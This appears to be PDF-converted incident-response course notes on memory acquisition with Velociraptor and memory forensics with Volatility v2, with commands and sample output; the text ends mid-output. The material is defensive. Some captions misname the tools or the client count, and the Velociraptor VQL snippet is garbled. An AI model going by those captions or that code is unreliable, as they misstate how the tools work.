

- Once completed, download the results.

The screenshot shows the Kape interface with the same hunt now completed. The results table shows 8 finished clients. A context menu is open over the "Download Results" button, with options: Full Download, Summary Download, Summary (CSV Only), and Summary (JSON Only). The results table includes:

Total scheduled	1
Finished clients	1
Download Results	[Download Options]
Available Downloads	[Download Options]
Uncompressed	477 mb
Compressed	143 Mb
Container Files	1282
Started	2023-08-07T16:37:15Z
Duration (Sec)	8

2023-08-07T16:37:27Z

- Extracting the archive will reveal files related to the collected artifacts and all gathered files.



- For remote memory dump collection using Velociraptor:

- Start a new Hunt, but this time, select the `Windows.Memory.Acquisition` artifact.

Create Hunt: Select artifacts to collect

Acquires a full memory image. We download winpmem and use it to acquire a full memory image.  
NOTE: This artifact usually transfers a lot of data. You should increase the default timeout to allow it to complete.

**Tools**

- WinPmem64

**Source**

```

1 SELECT * FROM foreach(
2   rows{
3     SELECT OSPath, tempfile(extension=".raw", remove_last=TRUE) AS Tempfile
4     FROM Artifact.Generic.Utils.FetchBinary(ToolName="WinPmem64")
5   },
6   query{
7     SELECT Stdout,.Stderr,
8       if(conditionComplete,
9         thenupload(file(Tempfile, name="PhysicalMemory.raw")) As Upload
10        FROM execve(argv=[OSPath, Tempfile], sep="\r\n")
11      )
12    }

```

Configure Hunt Select Artifacts Configure Parameters Specify Resources Review Launch

- After the Hunt concludes, download the resulting archive.
  - Within, you'll find a file named `PhysicalMemory.raw`, containing the memory dump.

The screenshot shows the Splunk interface for managing hunts. At the top, there's a navigation bar with tabs like 'Search clients', 'Overview', 'Requests', 'Clients', and 'Notebook'. Below the navigation is a table of hunt details:

State	Hunt ID	Description	Created	Started	Expires	Scheduled	Creator
X	H.CJ8HV71H9V378	memdump	2023-08-07T16:45:16Z	2023-08-07T16:45:16Z	2023-08-14T16:43:46Z	1	admin
X	H.CJ8HPB1PBF958	Test hunt	2023-08-07T16:32:44Z	2023-08-07T16:32:44Z	2023-08-14T16:38:28Z	1	admin

On the left, there's a sidebar with sections for 'Artifact Names' (Windows.Memory.Acquisition), 'Parameters' (Windows.Memory.Acquisition), and 'Results' (which includes 'Total scheduled: 1', 'Finished clients: 1', and a dropdown menu with options: 'Full Download', 'Summary Download', 'Summary (CSV Only)', and 'Summary (JSON Only)').

## Extracting Network Evidence

- Throughout our exploration of the modules in the `SOC Analyst` path, we've delved extensively into the realm of network evidence, a fundamental aspect for any SOC analyst.
  - First up, our `Intro to Network Traffic Analysis` and `Intermediate Network Traffic Analysis` modules covered `traffic capture analysis`.
    - Think of traffic capture as a snapshot of all the digital conversations happening in our network.
    - Tools like `Wireshark` or `tcpdump` allow us to capture and dissect these packets, giving us a granular view of data in transit.
  - Then, our `Working with IDS/IPS` and `Detecting Windows Attacks with Splunk` modules covered the usage of IDS/IPS-derived data.
    - `Intrusion Detection Systems (IDS)` are our watchful sentinels, constantly monitoring network traffic for signs of malicious activity.
    - When they spot something amiss, they alert us.

- On the other hand, **Intrusion Prevention Systems (IPS)** take it a step further.
- Not only do they detect, but they also take pre-defined actions to block or prevent those malicious activities.
- **Traffic flow** data, often sourced from tools like **NetFlow** or **sFlow**, provides us with a broader view of our network's behavior.
  - While it might not give us the nitty-gritty details of each packet, it offers a high-level overview of traffic patterns.
- Lastly, our trusty **firewalls**.
  - These are not just barriers that block or allow traffic based on predefined rules. Modern firewalls are intelligent beasts.
  - They can identify applications, users, and even detect and block threats.
  - By analyzing firewall logs, we can uncover attempts to exploit vulnerabilities, unauthorized access attempts, and other malicious activities.

## One sentence summary

- There are lots of tools for getting or help with memory acquisition, with the notable ones being KAPE (artifact extraction and parsing solution) and velociraptor (tool for gathering host-based info).

# **Evidence Examination & Analysis**

## **Memory Forensics**

### Overview

- **Memory forensics**, also known as volatile memory analysis, is a specialized branch of digital forensics that focuses on the examination and analysis of the volatile memory (RAM) of a computer or digital device.
  - Unlike traditional digital forensics, which involves analyzing data stored on non-volatile storage media like hard drives or solid-state drives, memory forensics deals with the live state of a system at a particular moment in time.
- Here are some types of data found in RAM that are valuable for incident investigation:
  - **Network connections**
  - **File handles and open Files**
  - **Open registry keys**
  - **Running processes on the system**

- Loaded modules
  - Loaded device drivers
  - Command history and console sessions
  - Kernel data structures
  - User and credential information
  - Malware artifacts
  - System configuration
  - Process memory regions
- As we discussed both in the previous section and in the YARA & Sigma for SOC Analysts module, when malware operates, it often leaves traces or footprints in a system's active memory.
    - By analyzing this memory, investigators can uncover malicious processes, identify indicators of compromise, and reconstruct the malware's actions.
  - It should be noted that in some cases, important data or encryption keys may reside in memory.
    - Memory forensics can help recover this data, which may be crucial for an investigation.
  - The following outlines a systematic approach to memory forensics, formulated to aid in in-memory investigations and drawing inspiration from SANS's six-step memory forensics methodology.

1. **Process Identification and Verification**: Let's begin by identifying all active processes.

- Malicious software often masquerades as legitimate processes, sometimes with subtle name variations to avoid detection. We need to:
  - Enumerate all running processes.
  - Determine their origin within the operating system.
  - Cross-reference with known legitimate processes.
  - Highlight any discrepancies or suspicious naming conventions.

2. **Deep Dive into Process Components**: Once we've flagged potentially rogue processes, our next step is to scrutinize the associated Dynamic Link Libraries (DLLs) and handles. Malware often exploits DLLs to conceal its activities.

- We should:
  - Examine DLLs linked to the suspicious process.
  - Check for unauthorized or malicious DLLs.
  - Investigate any signs of DLL injection or hijacking.

3. **Network Activity Analysis**: Many malware strains, especially those that operate in stages, necessitate internet connectivity.

- They might beacon to Command and Control (C2) servers or exfiltrate data. To uncover these:
- Review active and passive network connections in the system's memory.
- Identify and document external IP addresses and associated domains.
- Determine the nature and purpose of the communication.
  - Validate the process' legitimacy.
  - Assess if the process typically requires network communication.
  - Trace back to the parent process.
  - Evaluate its behavior and necessity.

4. **Code Injection Detection**: Advanced adversaries often employ techniques like process hollowing or utilize unmapped memory sections.

- To counter this, we should:
  - Use memory analysis tools to detect anomalies or signs of these techniques.
  - Identify any processes that seem to occupy unusual memory spaces or exhibit unexpected behaviors.

5. **Rootkit Discovery**: Achieving stealth and persistence is a common goal for adversaries. Rootkits, which embed deep within the OS, grant threat actors continuous, often elevated, system access while evading detection. To tackle this:

- Scan for signs of rootkit activity or deep OS alterations.
- Identify any processes or drivers operating at unusually high privileges or exhibiting stealth behaviors.

6. **Extraction of Suspicious Elements**: After pinpointing suspicious processes, drivers, or executables, we need to isolate them for in-depth analysis. This involves:

- Dumping the suspicious components from memory.
- Storing them securely for subsequent examination using specialized forensic tools.

## The Volatility Framework

- The preferred tool for conducting memory forensics is **Volatility**.
  - Volatility is a leading open-source memory forensics framework. At the heart of this framework lies the Volatility Python script.
  - This script harnesses a plethora of plugins, enabling it to dissect memory images with precision.
  - Given its Python foundation, we can execute Volatility on any platform that's Python-compatible.
  - Moreover, our team can leverage Volatility to scrutinize memory image files from a broad spectrum of widely-used operating systems.

- This includes Windows, spanning from Windows XP to Windows Server 2016, macOS, and, of course, prevalent Linux distributions.
- Volatility modules or plugins are extensions or add-ons that enhance the functionality of the Volatility Framework by extracting specific information or perform specific analysis tasks on memory images.
- Some commonly used modules include:
  - `pslist`: Lists the running processes.
  - `cmdline`: Displays process command-line arguments
  - `netscan`: Scans for network connections and open ports.
  - `malfind`: Scans for potentially malicious code injected into processes.
  - `handles`: Scans for open handles
  - `svscan`: Lists Windows services.
  - `dlllist`: Lists loaded DLLs (Dynamic-link Libraries) in a process.
  - `hivelist`: Lists the registry hives in memory.
- Volatility offers extensive documentation. You can find modules and their associated documentation using the following links:
- **Volatility v2**: <https://github.com/volatilityfoundation/volatility/wiki/Command-Reference>
- **Volatility v3**: <https://volatility3.readthedocs.io/en/latest/index.html>

A useful Volatility (v2 & v3) cheatsheet can be found here:

<https://blog.onfvp.com/post/volatility-cheatsheet/>

## Volatility v2 Fundamentals

- Let's now see a demonstration of utilizing `Volatility v2` to analyze a memory dump saved as `Win7-2515534d.vmem` inside the `/home/htb-student/MemoryDumps` directory of this section's target.
- Volatility's `help` section and `available plugins` can be seen as follows.

```
areaeric@htb[/htb]$ vol.py --help
```


```
areaeric@htb[/htb]$ vol.py --help
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12: Cryptogr
  from cryptography.hazmat.backends.openssl import backend
Usage: Volatility - A memory forensics analysis platform.

Options:
  -h, --help            list all available options and their default values.
                        Default values may be set in the configuration file
                        (/etc/volatilityrc)
  --conf-file=/home/htb-student/.volatilityrc
                        User based configuration file
  -d, --debug           Debug volatility
  --plugins=PLUGINS     Additional plugin directories to use (colon separated)
  --info                Print information about all registered objects
  --cache-directory=/home/htb-student/.cache/volatility
                        Directory where cache files are stored
  --cache               Use caching
  --tz=TZ               Sets the (Olson) timezone for displaying timestamps
                        using pytz (if installed) or tzset
  -C 190000, --confsize=190000
                        Config data size
  -Y YARAOFFSET, --yaraoffset=YARAOFFSET
                        YARA start offset
  -f FILENAME, --filename=FILENAME
                        Filename to use when opening an image
  --profile=WinXPSP2x86
                        Name of the profile to load (use --info to see a list
                        of supported profiles)
  -l LOCATION, --location=LOCATION
                        A URN location from which to load an address space
  -w, --write            Enable write support
  --dtb=DTB              DTB Address
  --physical_shift=PHYSICAL_SHIFT
                        Linux kernel physical shift address
```

## Identifying the Profile

- Profiles are essential for Volatility v2 to interpret the memory data correctly (profile identification has been enhanced in v3).
  - To determine the profile that matches the operating system of the memory dump we can use the `imageinfo` plugin as follows.

```
areaeric@htb[/htb]$ vol.py -f /home/htb-student/MemoryDumps/Win7-
2515534d.vmem imageinfo
```



```
areaeric@htb[/htb]$ vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem imageinfo
/usr/local/lib/python2.7/dist-packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12: Cryptogr
  from cryptography.hazmat.backends.openssl import backend
INFO    : volatility.debug    : Determining profile based on KDBG search...
        Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_24000, Win2008
                      AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                      AS Layer2 : FileAddressSpace (/home/htb-student/MemoryDumps/Win7-2515534d.vmem)
                      PAE type : No PAE
                      DTB : 0x187000L
                      KDBG : 0xf80002be9120L
Number of Processors : 1
Image Type (Service Pack) : 1
          KPCR for CPU 0 : 0xfffff80002beb000L
          KUSER_SHARED_DATA : 0xfffff78000000000L
Image date and time : 2023-06-22 12:34:03 UTC+0000
Image local date and time : 2023-06-22 18:04:03 +0530
```

## Identifying Running Processes

- Let's see if the suggested `Win7SP1x64` profile is correct by trying to list running process via the `pslist` plugin.

```
areaeric@htb[/htb]$ vol.py -f /home/htb-student/MemoryDumps/Win7-
2515534d.vmem --profile=Win7SP1x64 pslist
```

Memory Forensics								
Offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64	Start
0xfffffa8000ca8860	System	4	0	97	446	-----	0	2023-06-22 12:04:39
0xfffffa8001a04920	smsvc.exe	264	4	2	29	-----	0	2023-06-22 12:04:39
0xfffffa80028a39a0	csrss.exe	352	344	8	626	0	0	2023-06-22 12:04:40
0xfffffa8002a51730	wininit.exe	404	344	3	76	0	0	2023-06-22 12:04:41
0xfffffa800291eb00	csrss.exe	416	396	9	307	1	0	2023-06-22 12:04:41
0xfffffa8002a86340	winlogon.exe	464	396	3	113	1	0	2023-06-22 12:04:41
0xfffffa8002ad8b00	services.exe	508	404	8	226	0	0	2023-06-22 12:04:41
0xfffffa8002adbb00	lsass.exe	516	404	6	585	0	0	2023-06-22 12:04:41
0xfffffa8002ae6b00	lsm.exe	524	404	9	149	0	0	2023-06-22 12:04:41
0xfffffa8002b4f720	svchost.exe	628	508	10	366	0	0	2023-06-22 12:04:42
0xfffffa8002b7bb00	svchost.exe	696	508	7	288	0	0	2023-06-22 12:04:42
0xfffffa8002ba0b00	svchost.exe	744	508	18	455	0	0	2023-06-22 12:04:42
0xfffffa8002c00280	svchost.exe	868	508	19	443	0	0	2023-06-22 12:04:43
0xfffffa8002c52710	svchost.exe	920	508	17	599	0	0	2023-06-22 12:04:43
0xfffffa8002c5c680	svchost.exe	964	508	28	838	0	0	2023-06-22 12:04:43
0xfffffa80022679b0	svchost.exe	1000	508	13	365	0	0	2023-06-22 12:04:44
0xfffffa8002d15b00	spoolsv.exe	1120	508	13	273	0	0	2023-06-22 12:04:45
0xfffffa8002d4f9b0	svchost.exe	1156	508	18	308	0	0	2023-06-22 12:04:45
0xfffffa8002d2f060	svchost.exe	1268	508	11	165	0	0	2023-06-22 12:04:45
0xfffffa8002d2d060	svchost.exe	1348	508	15	258	0	0	2023-06-22 12:04:45
0xfffffa8000d78b00	VGAuthService.	1412	508	4	96	0	0	2023-06-22 12:04:45
0xfffffa8002db6b00	vm3dservice.ex	1440	508	4	61	0	0	2023-06-22 12:04:46
0xfffffa8002e2e9b0	vmtoolsd.exe	1468	508	13	299	0	0	2023-06-22 12:04:46
0xfffffa8002e45a70	vm3dservice.ex	1488	1440	2	45	1	0	2023-06-22 12:04:46
0xfffffa8002f58b00	svchost.exe	1724	508	6	92	0	0	2023-06-22 12:04:47
0xfffffa8002fa2b00	WmiPrvSE.exe	1908	628	9	197	0	0	2023-06-22 12:04:47
0xfffffa8002f8fb00	dllhost.exe	1968	508	13	190	0	0	2023-06-22 12:04:47
0xfffffa8003007b00	msdtc.exe	1960	508	12	145	0	0	2023-06-22 12:04:51
0xfffffa8001bfbb00	taskhost.exe	2432	508	9	241	1	0	2023-06-22 12:05:13
0xfffffa80027ca970	dwm.exe	2484	868	5	152	1	0	2023-06-22 12:05:13
0xfffffa8001d27h00	explorer.exe	2508	2472	24	843	1	0	2023-06-22 12:05:13

- It should be noted that even if we specify another profile from the suggested list Volatility may still provide us with the correct output.

## Identifying Network Artifacts

- The `netscan` plugin can be used to scan for network artifacts as follows.

```
areaeric@htb[~/htb]$ vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem --profile=Win7SP1x64 netscan
```

## Memory Forensics

```
areaeric@htb[/htb]$ vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem --profile=Win7SP1x64 nets
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12: Cryptogr
  from cryptography.hazmat.backends.openssl import backend
Offset(P)      Proto   Local Address          Foreign Address      State       Pid
0x1a15caa0     UDPV4   0.0.0.0:3702          *:*                  LISTENING  1348
0x1a15caa0     UDPV6   :::3702             *:*                  LISTENING  1348
0x1fd7cac0     TCPV4   0.0.0.0:49155        0.0.0.0:0           LISTENING  508
0x1fd7cac0     TCPV6   :::49155            *:*                  LISTENING  508
0x3da01a70     UDPV4   0.0.0.0:3702          *:*                  LISTENING  1348
0x3da0b130     UDPV4   0.0.0.0:0           *:*                  LISTENING  1000
0x3da0b130     UDPV6   :::0                *:*                  LISTENING  1000
0x3dcf1010     UDPV4   0.0.0.0:62718        *:*                  LISTENING  1348
0x3dcf15b0     UDPV4   0.0.0.0:62719        *:*                  LISTENING  1348
0x3dcf15b0     UDPV6   :::62719            *:*                  LISTENING  1348
0x3da15010    TCPV4   0.0.0.0:49156        0.0.0.0:0           LISTENING  516
0x3da15010    TCPV6   :::49156            *:*                  LISTENING  516
0x3dc69860    TCPV4   0.0.0.0:5357         0.0.0.0:0           LISTENING  4
0x3dc69860    TCPV6   :::5357             *:*                  LISTENING  4
0x3dca3ee0    TCPV4   0.0.0.0:49154        0.0.0.0:0           LISTENING  964
0x3dca3ee0    TCPV6   :::49154            *:*                  LISTENING  964
0x3dcf7280    TCPV4   0.0.0.0:49155        0.0.0.0:0           LISTENING  508
0x3dd07540    TCPV4   0.0.0.0:445          0.0.0.0:0           LISTENING  4
0x3dd07540    TCPV6   :::445              *:*                  LISTENING  4
0x3e5f7cd0    UDPV4   0.0.0.0:3702          *:*                  LISTENING  1348
0x3e5f7cd0    UDPV6   :::3702             *:*                  LISTENING  1348
0x3deff8d0    TCPV4   0.0.0.0:10243        0.0.0.0:0           LISTENING  4
0x3deff8d0    TCPV6   :::10243            *:*                  LISTENING  4
0x3df01ba0    TCPV4   0.0.0.0:49154        0.0.0.0:0           LISTENING  964
0x3e194410    TCPV4   0.0.0.0:135          0.0.0.0:0           LISTENING  696
0x3e195840    TCPV4   0.0.0.0:135          0.0.0.0:0           LISTENING  696
0x3e195840    TCPV6   :::135              *:*                  LISTENING  696
0x3e1ab8f0    TCPV4   0.0.0.0:49152        0.0.0.0:0           LISTENING  404
0x3e1fe300    TCPV4   0.0.0.0:49153        0.0.0.0:0           LISTENING  744
0x3e1fe300    TCPV6   :::49153            *:*                  LISTENING  744
0x3e1fe300    TCPV4   0.0.0.0:49153        0.0.0.0:0           LISTENING  744
```

- To find `_TCPT_OBJECT` structures using pool tag scanning, use the `connscan` command.
  - This can find artifacts from previous connections that have since been terminated, in addition to the active ones.

## Identifying Injected Code

- The `malfind` plugin can be used to identify and extract injected code and malicious payloads from the memory of a running process as follows.

```
areaeric@htb[/htb]$ vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem --profile=Win7SP1x64 malfind --pid=608
```

## Memory Forensics

```
areaeric@htb[/htb]$ vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem --profile=Win7SP1x64 mal
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12: Cryptog
    from cryptography.hazmat.backends.openssl import backend
Process: svchost.exe Pid: 608 Address: 0x12350000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 128, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x0000000012350000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
0x0000000012350010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
0x0000000012350020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
0x0000000012350030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .

0x0000000012350000 0000 ADD [EAX], AL
0x0000000012350002 0000 ADD [EAX], AL
0x0000000012350004 0000 ADD [EAX], AL
0x0000000012350006 0000 ADD [EAX], AL
0x0000000012350008 0000 ADD [EAX], AL
0x000000001235000a 0000 ADD [EAX], AL
0x000000001235000c 0000 ADD [EAX], AL
0x000000001235000e 0000 ADD [EAX], AL
0x0000000012350010 0000 ADD [EAX], AL
0x0000000012350012 0000 ADD [EAX], AL
0x0000000012350014 0000 ADD [EAX], AL
0x0000000012350016 0000 ADD [EAX], AL
0x0000000012350018 0000 ADD [EAX], AL
0x000000001235001a 0000 ADD [EAX], AL
0x000000001235001c 0000 ADD [EAX], AL
0x000000001235001e 0000 ADD [EAX], AL
0x0000000012350020 0000 ADD [EAX], AL
0x0000000012350022 0000 ADD [EAX], AL
0x0000000012350024 0000 ADD [EAX], AL
0x0000000012350026 0000 ADD [EAX], AL
0x0000000012350028 0000 ADD [EAX], AL
0x000000001235002a 0000 ADD [EAX], AL
0x000000001235002c 0000 ADD [EAX], AL
```

## Identifying Handles

- The `handles` plugin in Volatility is used for analyzing the handles (file and object references) held by a specific process within a memory dump.
  - Understanding the handles associated with a process can provide valuable insights during incident response and digital forensics investigations, as it reveals the resources and objects a process is interacting with.
  - Here's how to use the handles plugin.

```
areaeric@htb[/htb]$ vol.py -f /home/htb-student/MemoryDumps/Win7-
2515534d.vmem --profile=Win7SP1x64 handles -p 1512 --object-type=Key
```

## Memory Forensics

```
areaeric@htb[/htb]$ vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem --profile=Win7SP1x64 handles
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12: Cryptogr
  from cryptography.hazmat.backends.openssl import backend
Offset(V)      Pid      Handle      Access Type      Details
-----
0xfffffa8001628ee0  1512      0x4        0x9 Key      MACHINE\SOFTWARE\MICROS
0xfffffa800221e7e0  1512      0x14       0x9 Key      MACHINE\SOFTWARE\MICROS
0xfffffa80023b3490  1512      0x20       0x20019 Key  MACHINE\SYSTEM\CONTROLS
0xfffffa8001f1e300  1512      0x38       0xf003f Key  MACHINE
0xfffffa8001f3b410  1512      0x40       0x1 Key      MACHINE\SYSTEM\CONTROLS
0xfffffa8001f35280  1512      0x58       0x1 Key      MACHINE\SYSTEM\CONTROLS
0xfffffa8001f18440  1512      0x9c       0xf003f Key  USER\S-1-5-21-323225181
0xfffffa8001d4e1f0  1512      0xa0       0x2001f Key  USER\S-1-5-21-323225181
0xfffffa800080e8a0  1512      0xc0       0xf003f Key  USER
0xfffffa800237dc10  1512      0xe0       0x1 Key      USER\S-1-5-21-323225181
0xfffffa8001f63a80  1512      0x120      0x1 Key      MACHINE\SOFTWARE\WOW643
0xfffffa800208b750  1512      0x124      0x20019 Key  MACHINE\SOFTWARE\POLICI
0xfffffa80022b6850  1512      0x128      0x20019 Key  USER\S-1-5-21-323225181
0xfffffa80000d807b0  1512      0x12c      0x20019 Key  USER\S-1-5-21-323225181
0xfffffa80013b2920  1512      0x130      0x20019 Key  MACHINE\SOFTWARE\POLICI
0xfffffa8001f7b610  1512      0x134      0x20019 Key  USER\S-1-5-21-323225181
0xfffffa80022f8ad0  1512      0x138      0x20019 Key  USER\S-1-5-21-323225181
0xfffffa80026778a0  1512      0x13c      0x20019 Key  MACHINE\SOFTWARE\WOW643
0xfffffa8000f4fb00  1512      0x140      0x20019 Key  MACHINE\SOFTWARE\WOW643
0xfffffa8001lef870  1512      0x154      0xf003f Key  MACHINE\SYSTEM\CONTROLS
0xfffffa8001f683c0  1512      0x15c      0xf003f Key  MACHINE\SYSTEM\CONTROLS
0xfffffa8001f17660  1512      0x164      0x20019 Key  USER\S-1-5-21-323225181
0xfffffa80012cbe90  1512      0x168      0x20019 Key  MACHINE\SOFTWARE\WOW643
0xfffffa800000c610  1512      0x1b8      0x2001f Key  USER\S-1-5-21-323225181
0xfffffa80025cf4c0  1512      0x1bc      0x20019 Key  MACHINE\SOFTWARE\WOW643
0xfffffa800125d610  1512      0x1d0      0xf Key      USER\S-1-5-21-323225181
0xfffffa80023dcdd0  1512      0x22c      0xf003f Key  MACHINE\SOFTWARE\CLASSE
```

```
areaeric@htb[/htb]$ vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem --profile=Win7SP1x64 handles -p 1512 --object-type=File
```

## Memory Forensics

```
areaeric@htb[/htb]$ vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem --profile=Win7SP1x64 handles
Volatility Foundation Volatility Framework 2.6.1
